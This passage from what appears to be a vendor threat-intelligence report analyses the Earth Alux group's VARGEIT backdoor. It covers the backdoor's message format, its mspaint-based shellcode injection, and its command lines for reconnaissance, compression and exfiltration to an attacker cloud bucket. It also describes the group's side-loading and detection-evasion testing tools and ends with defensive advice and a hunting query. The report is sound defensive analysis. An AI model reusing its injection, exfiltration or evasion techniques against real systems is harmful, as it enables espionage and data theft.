

Figure 14. Decoded message from the backdoor
download

It shares a similar structure with the server message, with some additional data in the message header block:

Offset	Size	Data
0x00	0x1e	Randomly generated padding bytes
0x1e	0x04	Total size of the bytearray
0x22	0x01	Unknown communication flag
		A message with empty content has a value of 0x00
		A message in response to collect message id has a value of 0x01
0x23	0x08	messageID in hex
0x2b	0x08	ID from config+0x1478
		The ID from the config only has the size of WORD, but when sending communication to the server, the allocated size for this ID is in QW
0x33	~	Start of the encrypted data to be sent

Table 5. Decoded communication header structure

The encrypted data has a structure that varies based on what command the backdoor is responding to.



Figure 15. Decrypted data from the backdoor
download

The example in the image above is a response to the system info collection command, and it shows information such as the username, computer name, external IP address, internal IP address, OS version, user admin flag, host process name, and host process ID.

VARGEIT capabilities

VARGEIT's backdoor capabilities are as follows:

- Collect system information
- Communicate using different channels
- Interact with Windows Defender Firewall
- Collect drive information
- Collect running processes information
- Get, set, search, create, and delete directories
- Read and write to file
- Execute command lines
- Inject misc tools to a controlled mspaint or conhost instance

Attackers use the mspaint injection to directly execute additional tools from the C&C server to the target machine without file landing. VARGEIT opens an instance of mspaint where a shellcode from the C&C server is to be injected.

Code injection and execution use **RtlCreateUserThread, VirtualAllocEx**,and **WriteProcessMemory**. For command line tools, VARGEIT creates a pipe where the output can be read and sent back to the controller. For injected tools that require interaction, the backdoor uses the named pipe.



Figure 16. Method 1: Executing the remote code
download



Figure 17. Method 2: Reading the output of the tool via an anonymous pipe
download



Figure 18. Method 3: Interacting with the injected process via named pipe
download

Discovery, collection, and exfiltration

It is also worth noting that VARGEIT can launch multiple instances of MSPaint to host tools. Various activities can be performed in the stages of the attack:

Installation

In more recent attacks, Earth Alux has changed the deployment method of RAILSETTER, one of its persistence installation tools. After being deployed as a DLL file to be loaded via regsvr32.exe, this tool is executed via the mspaint method.

Though there is no distinguishable argument in the mspaint process, the installation and timestomping behavior of RAILSETTER can be observed to come from it.

Discovery

Earth Alux deploys tools that appear to perform security event log and group policy discovery, as well as network/LDAP reconnaissance.

An mspaint process performing a security event log and group policy discovery can show the following command line arguments:

> C:\Windows\System32\mspaint.exe Aslire597 <additional parameters>

An mspaint process performing network/LDAP reconnaissance can be seen with the following arguments:

> C:\Windows\System32\mspaint.exe sElf98RqkF ldap <IP> <AD Domain> <machine AD domain>

The network/LDAP reconnaissance process can also generate files containing network information. These are created inside a folder with the format **<data path>\<ad domain name>_<date and time of collection>** (for example, **c:\programdata\data\ad.domain.name_20241111062500**).The following files can be created under this path:

- adcs.txt
- admin.keyword.users.txt
- all.dc.host.txt
- all.dns.record.txt
- all.exchange.host.txt
- all.gpo.txt
- all.group.user.txt
- all.host.txt
- all.mssql.host.txt
- all.old.host.txt
- all.ou.txt
- all.spn.txt
- all.trusted.domain.txt
- all.trusted.txt
- all.user.workstations.host.txt
- all.users.txt
- as-rep_roasting.txt
- delegation.host.txt
- delegation.users.txt
- disabled.users.txt
- domain.admin.groups.txt
- domain.adminsdholder.users.txt
- locked.users.txt
- neverexpire.users.txt
- password_policy.txt
- unconstrained_delegation.host.txt

- unconstrained_delegation.users.txt

These files are then archived under the data path (**c:\programdata\data** in the example), with the filename **ad.domain.name_20241111062500.zip**.

Collection

Earth Alux loads a possible custom compression tool to mspaint for collection purposes. The process has the following arguments and output for a compressed file (with the file extension .tar.gz):

> C:\Windows\System32\mspaint.exe <target directory for compression> <path and filename of compressed file> <unknown argument>

Among the collected files are ones produced during the discovery stage.

Exfiltration

Earth Alux also deploys an exfiltration tool via this method to exfiltrate the compressed file created during the collection stage. Here, it displays the following arguments:

> C:\Windows\System32\mspaint.exe gWgGfsq1PcUUoo <region> <bucket name> <ID> <secret> <expire time> dm9TTlEwM0NXRkF3TXRkM3RVSHg3SGQ3TDl4YVNRNGY= <path of data for exfiltration>

It is interesting to note that the exfiltrated data is sent to an attacker-controlled cloud storage bucket. Based on our telemetry, Earth Alux has used the same cloud storage bucket to exfiltrate from different targets.

Testing and development

Earth Alux conducts several tests with RAILLOAD and RAILSETTER. These include detection tests and attempts to find new hosts for DLL side-loading.

DLL side-loading tests involve ZeroEye, an open source tool popular within the Chinese-speaking community, for scanning EXE files' import tables for imported DLLs that can be abused for side-loading.



Figure 19. Command line version options
download



Figure 20. Scan result
download



Figure 21. Qualified candidate output
download

Earth Alux pairs ZeroEye with CloneExportTable, a tool used to clone the export table of a specified DLL into the export table of the DLL that is used for side-loading. Use of this tool usually involves cloning the desired DLL's export table into RAILLOAD samples.



Figure 22. CloneExportTable command
download



Figure 23. Example of resulting export table
download

Earth Alux also used VirTest, another testing tool popular among the Chinese-speaking community, for detection testing purposes and to enhance their toolsets' evasive features.



Figure 24. VirTest tool
download

VirTest allows users to pinpoint codes in their tools that cause file-based detections from security software and modify the pinpointed codes to bypass file-based detections.

Target industries

Earth Alux has predominantly targeted a diverse array of sectors, namely government, technology, logistics, manufacturing, telecommunications, IT services, and retail, reflecting its strategic focus on high-value and sensitive information across different industries.

The group's activities have primarily been observed in the APAC region, specifically affecting countries such as Thailand, the Philippines, Malaysia, and Taiwan. In mid-2024, Earth Alux extended its operations to Latin America, with notable incidents reported in Brazil.

Conclusion and security recommendations

Earth Alux represents a sophisticated and evolving cyberespionage threat, leveraging a diverse toolkit and advanced techniques to infiltrate and compromise a range of sectors, particularly in the APAC region and Latin America.

Its reliance on the VARGEIT backdoor, along with the use of COBEACON and various loading methods, highlights a strategic approach to maintaining stealth and persistence within target environments.

The group's ongoing testing and development of its tools further indicate a commitment to refining its capabilities and evading detection.

Understanding the operational methods associated with Earth Alux is crucial for developing effective defenses and mitigating the risks posed by such advanced cyber threats. To bolster protection against APT attacks, organizations can adopt a proactive security mindset by implementing security best practices such as the following:

- Periodically patch and update systems used, as attackers can take advantage of vulnerabilities to gain initial access.
- Perform vigilant monitoring to observe any unusual activity such as an uncommonly heavy network activity, reduced performance and speed, and so on.
- Leverage solutions that help organizations take a proactive security stance and manage security holistically with comprehensive prevention, detection, and response capabilities.

As organizations continue to face the challenges posed by Earth Alux, it is imperative to enhance their cybersecurity measures, adopt proactive threat detection strategies, and remain vigilant against the evolving tactics of this persistent adversary.

Proactive security with Trend Vision One™

Trend Vision One™ is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection. This comprehensive approach helps you predict and prevent threats, accelerating proactive security outcomes across your entire digital estate. Backed by decades of cybersecurity leadership and Trend Cybertron, the industry's first proactive cybersecurity AI, it delivers proven results: a 92% reduction in ransomware risk and a 99% reduction in detection time.

Security leaders can benchmark their posture and showcase continuous improvement to stakeholders. With Trend Vision One, you're enabled to eliminate security blind spots, focus on what matters most, and elevate security into a strategic partner for innovation.

Trend Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Vision One customers can access a range of Intelligence Reports and Threat Insights. Threat Insights helps customers stay ahead of cyber threats before they happen and allows them to prepare for emerging threats by offering comprehensive information on threat actors, their malicious activities, and their techniques.

By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and effectively respond to threats.

Trend Vision One Intelligence Reports App [IOC Sweeping]

> *The Espionage Toolkit of Earth Alux: A Closer Look at its Advanced Techniques*

Trend Vision One Threat Insights App

- Threat Actor: Earth Alux
- Emerging Threat: The Espionage Toolkit of Earth Alux: A Closer Look at its Advanced Techniques

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt for the malicious indicators mentioned in this blog post with data in their environment.

Earth Alux Malware

```
malName: (*VARGEIT* OR *RAILLOAD* OR *RAILSETTER*) AND eventName: MALWARE_DETECTION
```

More hunting queries are available for Trend Vision One customers with Threat Insights Entitlement enabled.

Indicators of Compromise (IoC)

The indicators of compromise for this entry can be found here: